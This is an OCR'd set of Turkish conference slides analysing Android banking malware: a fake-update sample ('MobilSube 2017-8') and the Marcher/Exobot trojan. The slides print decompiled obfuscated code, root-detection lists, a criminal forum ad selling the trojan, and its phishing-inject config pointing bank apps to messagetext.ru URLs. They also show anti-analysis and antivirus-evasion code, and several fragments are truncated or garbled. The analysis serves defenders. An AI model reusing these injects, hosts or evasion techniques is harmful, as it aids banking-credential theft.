SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2017-8 - Sahte Güncelleme Ekranı







HACKTRICK
SİBER GÜVENLİK KONFERANSI

MobilSube 2017-8 - Obfuscation

```
oVar.iIiiiiIIII(new p(28, iIiiiiIIII(IiIIiiiIIi(arg0), arg0)));
oVar.iIiiiiIIII(new p(29, iIiiiiIIII(IIiIiiiIII(arg0), arg0)));
oVar.iIiiiiIIII(new p(30, iIiiiiIIII(iiiIIiiiii(arg0), arg0)));
oVar.iIiiiiIIII(new p(31, iIiiiiIIII(o.IiIIiiiIIi("w"), arg0)));
oVar.iIiiiiIIII(new p(32, iIiiiiIIII(o.IiIIiiiIIi("w"), arg0)));
oVar.iIiiiiIIII(new p(33, iIiiiiIIII(o.IiIIiiiIIi("w"), arg0)));
oVar.iIiiiiIIII(new p(34, iIiiiiIIII(o.IiIIiiiIIi("w"), arg0)));
oVar.iIiiiiIIII(new p(35, iIiiiiIIII(iiIiiIiiii(arg0), arg0)));
oVar.iIiiiiIIII(new p(36, iIiiiiIIII(o.IiIIiiiIIi("w"), arg0)));
oVar.iIiiiiIIII(new p(37, iIiiiiIIII(iIiiiiIIII(arg0), arg0)));
oVar.iIiiiiIIII(new p(38, iIiiiiIIII(IiIiIiiIII(arg0), arg0)));
oVar.iIiiiiIIII(new p(39, iIiiiiIIII(o.IiIIiiiIIi("w"), arg0)));
oVar.iIiiiiIIII(new p(40, iIiiiiIIII(o.IiIIiiiIIi("w"), arg0)));
int i2 = 41;
while (i < 111) {
    if (i2 != 35 || i2 != 37 || i2 != 38) {
        oVar.iIiiiiIIII(new p(i2, iIiiiiIIII(o.IiIIiiiIIi("w"), arg0)));
    }
    i = i2 + 1;
```

MobilSube 2017-8 - Obfuscation

```
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
oVar.iIiiii
int i2 = 41
while (i <
    if (i2
        oVa
    }
    i = i2
```

```
if (VERSION.SDK_INT == 23) {
    IiIiiiiIII(arg0);
    if (this.iIIiIiiiIi.IIIiiIiIii(arg0).equals(s.IiIIiiiIIi("\f"))) {
        this.iIIIIIiiiI.iIiiiiIIII(arg0);
        this.iiIIiiiiiI.IiIIiiiIIi(arg0);
    } else {
        this.iIIIIIiiiI.iIiiiiIIII(arg0);
        if (arg3) {
            this.iiIIiiiiiI.IiIIiiiIIi(arg0, arg2);
        }
        this.iiIIiiiiiI.IiIIiiiIIi(arg0);
    }
}
if (VERSION.SDK_INT > 23) {
    IiIiiiiIII(arg0);
    if (this.iIIiIiiiIi.IIIiiIiIii(arg0).equals(IiIIiiiIIi("3"))) {
        this.iIIIIIiiiI.iIiiiiIIII(arg0);
        if (arg3) {
            this.IiiIiiiiiI.IiIIiiiIIi(arg0, arg2);
        }
        this.IiiIiiiiiI.iIiiiiIIII(arg0);
        this = this;
        if (iIiiiiIIII(arg0, arg1, arg2)) {
            if (arg3) {
                this.iIIiIiiiIi.IiIIiiiIIi(arg0, 24, s.IiIIiiiIIi("\r"));
            }
            if (VERSION.SDK_INT < 19) {
                if (!this.iIIiIiiiIi.IiIIiiiIIi(arg0)) {
                    this.iIIiIiiiIi.IiIiiiiIII(arg0);
                }
                iIiiiiIIII(arg0);
                this.iiIIiiiiiI.iIiiiiIIII(arg0);
                this.iiIIiiiiiI.IiIIiiiIIi(arg0);
                this.iIIiIiiiIi.IIiIiIiIiI(arg0);
                IiIIiiiIIi(arg0);
```

```
));
));
));
)));
)));
)));
)));
));
)));
));
));
)));
)));
"), arg0)));
```

MobilSube 2017-8 - Obfuscation

```
if (VERSION.SDK_INT == 23) {
    IiIiiiiIII(arg0);
    if (this.iIIiIiiiIi.IIIiiIiIii(arg0).equals(s.IiIIiiiIIi("\f"))) {
oVar.iIiiii
oVar.iIiiii
if (!com.android.mobile.s.o.IIIiiIiiiI || (IiiiiIiiII.iiiIIiiiii(arg0).toLowerCase().equals(c.IiIIiiiIIi("H5"
    if (IiiiiIiiII.IiIIiiiIIi(arg0, 21).equals(com.android.mobile.v.p.IiIIiiiIIi("."))) {
        arg1.put(c.IiIIiiiIIi("~U#"), arg2);
        a.IiIIiiiIIi(arg0, arg1, arg2, arg3);
    }
    if (IiiiiIiiII.IiIIiiiIIi(arg0)) {
        IiIIiiiIIi().setConnectionTimeout(com.android.mobile.s.o.IiIIiiiIii);
        if (com.android.mobile.s.o.iiIiIIIiII) {
            IiIIiiiIIi().getProxySettings().setServer(IiiiiIiiII.IiIIiiiIIi(arg0, 7));
        }
        if (!IiIIiiiIIi().getSocket().isConnected()) {
            IiIIiiiIIi().addHeader(IiiiiIiiII.IiIIiiiIIi(arg0, 37), IiiiiIiiII.IiIIiiiIIi(arg0, 38));
            IiIIiiiIIi().addHeader(c.IiIIiiiIIi("lU#"), IiiiiIiiII.IiIIiiiIIi(arg0, 0));
            com.android.mobile.s.o.IiiiiIiiII = IiIIiiiIIi().recreate().connectAsynchronously();
        } else if (IiIIiiiIIi().getState().toString().trim().equals(com.android.mobile.s.o.IiiiIiIiIi)) {
            IiIIiiiIIi().addHeader(IiiiiIiiII.IiIIiiiIIi(arg0, 37), IiiiiIiiII.IiIIiiiIIi(arg0, 38));
            IiIIiiiIIi().addHeader(com.android.mobile.v.p.IiIIiiiIIi("j:{"), IiiiiIiiII.IiIIiiiIIi(arg0, 0));
            com.android.mobile.s.o.IiiiiIiiII = IiIIiiiIIi().recreate().connectAsynchronously();
i = i2
}
iIiiiiIIII(arg0);
this.iiIIiiiiII.iIiiiiIIII(arg0);
this.iiIIiiiiII.IiIIiiiIIi(arg0);
this.iIIiIiiiIi.IIiIiIiIiI(arg0);
IiIIiiiIIi(arg0);
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2017-8 - Obfuscation

```
if (VERSION.SDK_INT == 23) {
    IiIiiiiIII(arg0);
    if (this.iIIiIiiiIi.IIIiiIiIii(arg0).equals(s.IiIIiiiIIi("\f"))) {
```

```
}
iIiiiiIIII(arg0);
this.iiIIiiiiII.iIiiiiIIII(arg0);
this.iiIIiiiiII.IiIIiiiIIi(arg0);
this.iIIiIiiiIi.IIiIiIiIiI(arg0);
IiIIiiiIIi(arg0);
```

MobilSube 2017-8 - Encryption Keys

```
public String iiiiIIiIiI(String arg0, String arg1, CryptLib$EncryptMode arg2, String arg3) throws UnsupportedEncodingExceptic
    String encodeToString;
    String str = "";
    int length = arg1.getBytes(C0241m.iiiiIIiIiI("v\u001bEB\u001b")).length;
    if (arg1.getBytes(C0221m.iiiiIIiIiI("`y/W\u0006")).length > this.IIiIiIIiIi.length) {
        length = this.IIiIiIIiIi.length;
    }
    int length2 = arg3.getBytes(C0241m.iiiiIIiIiI("v\u001bEB\u001b")).length;
    if (arg3.getBytes(C0221m.iiiiIIiIiI("`y/W\u0006")).length > this.IiIiiiiiII.length) {
        length2 = this.IiIiiiiiII.length;
    }
    System.arraycopy(arg1.getBytes(C0241m.iiiiIIiIiI("v\u001bEB\u001b")), 0, this.IIiIiIIiIi, 0, length);
    System.arraycopy(arg3.getBytes(C0221m.iiiiIIiIiI("`y/W\u0006")), 0, this.IiIiiiiiII, 0, length2);
    Key secretKeySpec = new SecretKeySpec(this.IIiIiIIiIi, C0241m.iiiiIIiIiI("B*p"));
    AlgorithmParameterSpec ivParameterSpec = new IvParameterSpec(this.IiIiiiiiII);
    if (arg2.equals(CryptLib$EncryptMode.IiiIIiiIiI)) {
        this.IiiIIiiIiI.init(1, secretKeySpec, ivParameterSpec);
        encodeToString = Base64.encodeToString(this.IiiIIiiIiI.doFinal(arg0.getBytes(C0221m.iiiiIIiIiI("`y/W\u0006"))), 0);
    } else {
        encodeToString = str;
    }
    if (!arg2.equals(CryptLib$EncryptMode.IiIiiiiiII)) {
        return encodeToString;
    }
    this.IiiIIiiIiI.init(2, secretKeySpec, ivParameterSpec);
    return new String(this.IiiIIiiIiI.doFinal(Base64.decode(arg0.getBytes(), 0)));
```

MobilSube 2017-8 - Encryption Keys

```
<string name="min_available">%d min available</string>
<string name="record_your_message">Record your message</string>
<string name="recording">Recording</string>
<string name="recording_stopped">Recording stopped</string>
<string name="review_message">Review message</string>
<string name="rfacebook">CoUsmPiB3jGdjxnXKYLdBMa5LahtMkd/H/U0+NFnqxI=</string>
<string name="rgplus">b16920894899c7780b5fc7161560a412</string>
<string name="rlink">f9ppemOO_RiezPM0</string>
<string name="rtwitter">B1B2Rb8gpM7gr41tYrm5yflH06kewycKRMECNqLGaBE=</string>
<string name="rus_app">Mop0m496fdAsEC6TaEJ0NA==</string>
<string name="s_head_p">vhRqfEXYlT4+zIP3HHpu0Q==</string>
<string name="s_head_u">hXBwxsJ4vW0BYQyej2WTkQ==</string>
<string name="sec_available">%ds available</string>
<string name="status_bar_notification_info_overflow">999+</string>
```


MobilSube 2017-8 - Root Detection

```
package com.scottyab.rootbeer;

public final class Const {
    public static final String[] knownDangerousAppsPackages = new String[]{"com.koushikdutta.rommanager",
    "com.dimonvideo.luckypatcher",
    "com.chelpus.lackypatch",
    "com.ramdroid.appquarantine"};

    public static final String[] knownRootAppsPackages = new String[]{"com.noshufou.android.su",
    "com.noshufou.android.su.elite",
    "eu.chainfire.supersu",
    "com.koushikdutta.superuser",
    "com.thirdparty.superuser",
    "com.yellowes.su"};

    public static final String[] knownRootCloakingPackages = new String[]{"com.devadvance.rootcloak",
    "de.robv.android.xposed.installer",
    "com.saurik.substrate",
    "com.devadvance.rootcloakplus",
    "com.zachspong.temprootremovejb",
    "com.amphoras.hidemyroot",
    "com.formyhm.hideroot"};

    public static final String[] pathsThatShouldNotBeWrtiable = new String[]{"/system",
    "/system/bin",
    "/system/sbin",
    "/system/xbin",
    "/vendor/bin",
    "/sbin",
    "/etc"};

    public static final String[] suPaths = new String[]{"/data/local/",
     "/data/local/bin/",
     "/data/local/xbin/",
     "/sbin/",
     "/system/bin/",
     "/system/bin/.ext/",
     "/system/bin/failsafe/",
     "/system/sd/xbin/",
     "/system/usr/we-need-root/",
     "/system/xbin/"};

    private Const() throws InstantiationException {
        throw new InstantiationException("This class is not for instantiation");
    }
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI

MobilSube 2017-8 - Native Root Detection




```
public class RootBeerNative {
    public native int checkForRoot(Object[] objArr);

    public native int setLogDebugMessages(boolean z);

    static {
        System.loadLibrary("tool-checker");
    }
}
```


```
public boolean checkForBinary(String filename) {
    boolean result = false;
    for (String path : Const.suPaths) {
        String completePath = path + filename;
        if (new File(completePath).exists()) {
            QLog.m34v(completePath + " binary detected!");
            result = true;
        }
    }
    return result;
}
```

HACKTRICK
SİBER GÜVENLİK KONFERANSI

Marcher (Exobot)

Marcher (Exobot)

- **Ne Zaman ?**
  - June 2016
- **Amaç ?**
  - Kart bilgileri ve OTP mesajları
- **Hedef Uygulamalar ?**
  - Sosyal medya ve bankacılık uygulamaları
- **Yayılma Şekli ?**
  - Phishing, SMS



Marcher (Exobot)

Selling **Exo - banking Trojan for Android 4-7**

exosales · 10 Фев 2017 · Android bot trojan android bot trojan

exosales

User

check in : 14.11.16
Posts : 3
Sympathy : 0

10 Фев 2017

Hello!
We provide a bot rental service for Android. (English text below)

Bot features:

- CC grabber (fake Google Play collects: card number, CVC, expiration date, etc.)
- A customizable list of applications on which a CC grabber appears
- Webinjets (fake banking applications) (+ we make fakes for your applications)
- Interception and removal of SMS on all versions of Android (Ability to delete on devices above 4.4 is purchased separately)
- Instant notifications Jabber with the collected information (CC, webinars, SMS from the specified numbers)
- Manage bots via SMS
- USSD requests
- Sending SMS
- Bulk SMS spam: for all bot contacts or a list of your numbers
- Lock device (turn off screen, sound, change password)
- Lock the screen with the specified web page
- Auto-Enable Wi-Fi / Mobile Internet at startup
- Auto-hide unwanted applications (antivirus, cleaning applications) on the device

Also:

- Stable work on Android 4, 5, 6, 7 (phones and tablets)

Marcher (Exobot)

Selling Exo - banking Trojan for Android 4-7

exosales · 10 Фев 2017 · Android bot trojan android bot trojan

E

10 Фев 2017

Hello!
We provide a bot rental service for Android. (English text below)

Our service is only for serious people.

Bot + Panel + documentation + apk: **$ 750 / week** or **$ 2400 / month** (**$ 600 savings**)


You can pay through the Guarantor.
We only accept Bitcoin.

- Auto-Enable Wi-Fi / Mobile Internet at startup
- Auto-hide unwanted applications (antivirus, cleaning applications) on the device

Also:

- Stable work on Android 4, 5, 6, 7 (phones and tablets)

Marcher (Exobot)




STABILITY AND PERSISTENCE

SCREEN OVERLAY WEBINJECTION

SMS INTERCEPTION

Along with screen overlay web injection, Exobot

Marcher (Exobot)



Marcher (Exobot) - Targets Phishing


```
{"to": "com.google.android.gm","body": "http://messagetext.ru/inj/injek-42.php"},
{"to": "com.yahoo.mobile.client.android.mail","body": "http://messagetext.ru/inj/injek-45.php"},
{"to": "com.htc.android.mail","body": "http://messagetext.ru/1mailh/mail.php"},
{"to": "com.android.email","body": "http://messagetext.ru/1mail/mail.php"},
{"to": "com.paypal.android.p2pmobile","body": "http://messagetext.ru/1paypal/paypal.php"},
{"to": "com.chase.sig.android","body": "http://messagetext.ru/inj/injek-2.php"},
{"to": "com.suntrust.mobilebanking","body": "http://messagetext.ru/inj/injek-3.php"},
{"to": "com.wf.wellsfargomobile","body": "http://messagetext.ru/inj/injek-4.php"},
{"to": "com.citi.citimobile","body": "http://messagetext.ru/inj/injek-5.php"},
{"to": "com.konylabs.capitalone","body": "http://messagetext.ru/inj/injek-6.php"},
{"to": "com.infonow.bofa","body": "http://messagetext.ru/inj/injek-7.php"},
{"to": "com.morganstanley.clientmobile.prod","body": "http://messagetext.ru/inj/injek-8.php"},
{"to": "com.amazon.mShop.android.shopping","body": "http://messagetext.ru/inj/injek-9.php"},
{"to": "com.htsu.hsbcpersonalbanking","body": "http://messagetext.ru/inj/injek-10.php"},
{"to": "com.usaa.mobile.android.usaa","body": "http://messagetext.ru/inj/injek-11.php"},
{"to": "com.schwab.mobile","body": "http://messagetext.ru/inj/injek-12.php"},
{"to": "com.americanexpress.android.acctsvcs.us","body": "http://messagetext.ru/inj/injek-13.php"},
{"to": "com.pnc.ecommerce.mobile","body": "http://messagetext.ru/inj/injek-14.php"},
{"to": "com.regions.mobbanking","body": "http://messagetext.ru/inj/injek-15.php"},
{"to": "com.clairmail.fth","body": "http://messagetext.ru/inj/injek-16.php"},
{"to": "com.grppl.android.shell.BOS","body": "http://messagetext.ru/inj/injek-17.php"},
{"to": "com.tdbank","body": "http://messagetext.ru/inj/injek-18.php"},
{"to": "com.huntington.m","body": "http://messagetext.ru/inj/injek-19.php"},
{"to": "com.citizensbank.androidapp","body": "http://messagetext.ru/inj/injek-20.ph
{"to": "com.usbank.mobilebanking","body": "http://messagetext.ru/inj/injek-21.php"
{"to": "com.key.android","body": "http://messagetext.ru/inj/injek-23.php"},
```

Marcher (Exobot) - Anti Analiz

```
public static boolean is_blocked(Context ctx)
{
    if (Constant.DEBUG) Log.d(TAG, "CHECK IF BLOCKED");

    if(Constant.DEBUG)
        return false;

    if(is_debugger()) {
        if (Constant.DEBUG) Log.d(TAG, "debugger detected; stop");
        return true;
    }

    if(is_emulator(ctx))
    {
        if (Constant.DEBUG) Log.d(TAG, "IMEI detected emulator; stop");
        return true;
    }

    if(Constant.SKIP_COUNTRY_CHECK)
        return false;

    String[] blocked_countries = S.blocked_countries.split("\\|");
    String[] blocked_langs = S.blocked_langs.split("\\|");
```

Marcher (Exobot)

- **Modüller ?**
  - Get Contacts
  - Intercept ON/OFF
  - Kill ON(OFF
  - Notification
  - Screen Injection
  - Screen Lock ON/OFF
  - SMS Interception
  - USSD

Marcher (Exobot) - Hedef Uygulamalar

```
public static final String f1561b = "[
{\"to\": \"com.facebook.katana\",\"body\": \"%API_URL%%PARAM%80\"},
{\"to\": \"com.ing.diba.mbbr2\",\"body\": \"%API_URL%%PARAM%9\"},
{\"to\": \"com.rbs.mobile.android.natwest\",\"body\": \"%API_URL%%PARAM%24\"},
{\"to\": \"de.ing_diba.kontostand\",\"body\": \"%API_URL%%PARAM%67\"},
{\"to\": \"com.db.mm.deutschebank\",\"body\": \"%API_URL%%PARAM%8\"},
{\"to\": \"de.consorsbank\",\"body\": \"%API_URL%%PARAM%14\"},
{\"to\": \"de.postbank.finanzassistent\",\"body\": \"%API_URL%%PARAM%17\"},
{\"to\": \"fr.lcl.android.customerarea\",\"body\": \"%API_URL%%PARAM%84\"},
{\"to\": \"com.grppl.android.shell.CMBlloydsTSB73\",\"body\": \"%API_URL%%PARAM%21\"},
{\"to\": \"com.grppl.android.shell.BOS\",\"body\": \"%API_URL%%PARAM%20\"},
{\"to\": \"com.cic_prod.bad\",\"body\": \"%API_URL%%PARAM%87\"},
{\"to\": \"de.adesso.mobile.android.gad\",\"body\": \"%API_URL%%PARAM%68\"},
{\"to\": \"de.fiducia.smartphone.android.banking.vr\",\"body\": \"%API_URL%%PARAM%16\"},
{\"to\": \"de.commerzbanking.mobil\",\"body\": \"%API_URL%%PARAM%13\"},
{\"to\": \"net.bnpparibas.mescomptes\",\"body\": \"%API_URL%%PARAM%85\"},
{\"to\": \"com.caisseepargne.android.mobilebanking\",\"body\": \"%API_URL%%PARAM%83\"},
{\"to\": \"com.starfinanz.smob.android.sbanking\",\"body\": \"%API_URL%%PARAM%70\"},
{\"to\": \"com.starfinanz.smob.android.sfinanzstatus\",\"body\": \"%API_URL%%PARAM%11\"},
{\"to\": \"mobile.santander.de\",\"body\": \"%API_URL%%PARAM%18\"},
{\"to\": \"fr.banquepopulaire.cyberplus\",\"body\": \"%API_URL%%PARAM%89\"},
{\"to\": \"com.htsu.hsbcpersonalbanking\",\"body\": \"%API_URL%%PARAM%23\"},
{\"to\": \"mobi.societegenerale.mobile.lappli\",\"body\": \"%API_URL%%PARAM%91\"},
{\"to\": \"com.rbs.mobile.android.ubr\",\"body\": \"%API_URL%%PARAM%26\"},
{\"to\": \"de.dkb.portalapp\",\"body\": \"%API_URL%%PARAM%15\"},
{\"to\": \"com.isis_papyrus.raiffeisen_pay_eyewdg\",\"body\": \"%API_URL%%PARAM%10\"},
{\"to\": \"com.barclays.android.barclaysmobilebanking\",\"body\": \"%API_URL%%PARAM%19\"},
{\"to\": \"com.grppl.android.shell.halifax\",\"body\": \"%API_URL%%PARAM%22\"},
{\"to\": \"uk.co.tsb.mobilebank\",\"body\": \"%API_URL%%PARAM%28\"},
{\"to\": \"de.comdirect.android\",\"body\": \"%API_URL%%PARAM%12\"},
{\"to\": \"fr.creditagricole.androidapp\",\"body\": \"%API_URL%%PARAM%90\"},
{\"to\": \"uk.co.santander.santanderUK\",\"body\": \"%API_URL%%PARAM%27\"},
{\"to\": \"com.fullsix.android.labanquepostale.accountaccess\",\"body\": \"%API_URL%%PARAM%88
{\"to\": \"com.rbs.mobile.android.rbs\",\"body\": \"%API_URL%%PARAM%25\"},
{\"to\": \"com.starfinanz.mobile.android.dkbpushtan\",\"body\": \"%API_URL%%PARAM%69\"}]".replace("
```


Marcher (Exobot) - AV Evasion

```
public static final String[] f1563d = new String[]{"c!om!.p!s!a!f!e!.!ms!uit!e!".replace("!", ""),
"co!m.q!i!h!o!o.!se!c!u!r!i!ty.!l!i!t!e!".replace("!", ""),
"c!om.!p!i!r!if!o!r!m!.!c!c!lea!n!er!".replace("!", ""),
"av!g!.!a!n!t!i!vi!r!u!s!".replace("!", ""),
"c!om!.!a!n!tiv!i!r!u!s.t!ab!l!et!".replace("!", ""),
"c!om!.e!s!et!.e!m!s!.g!p".replace("!", ""),
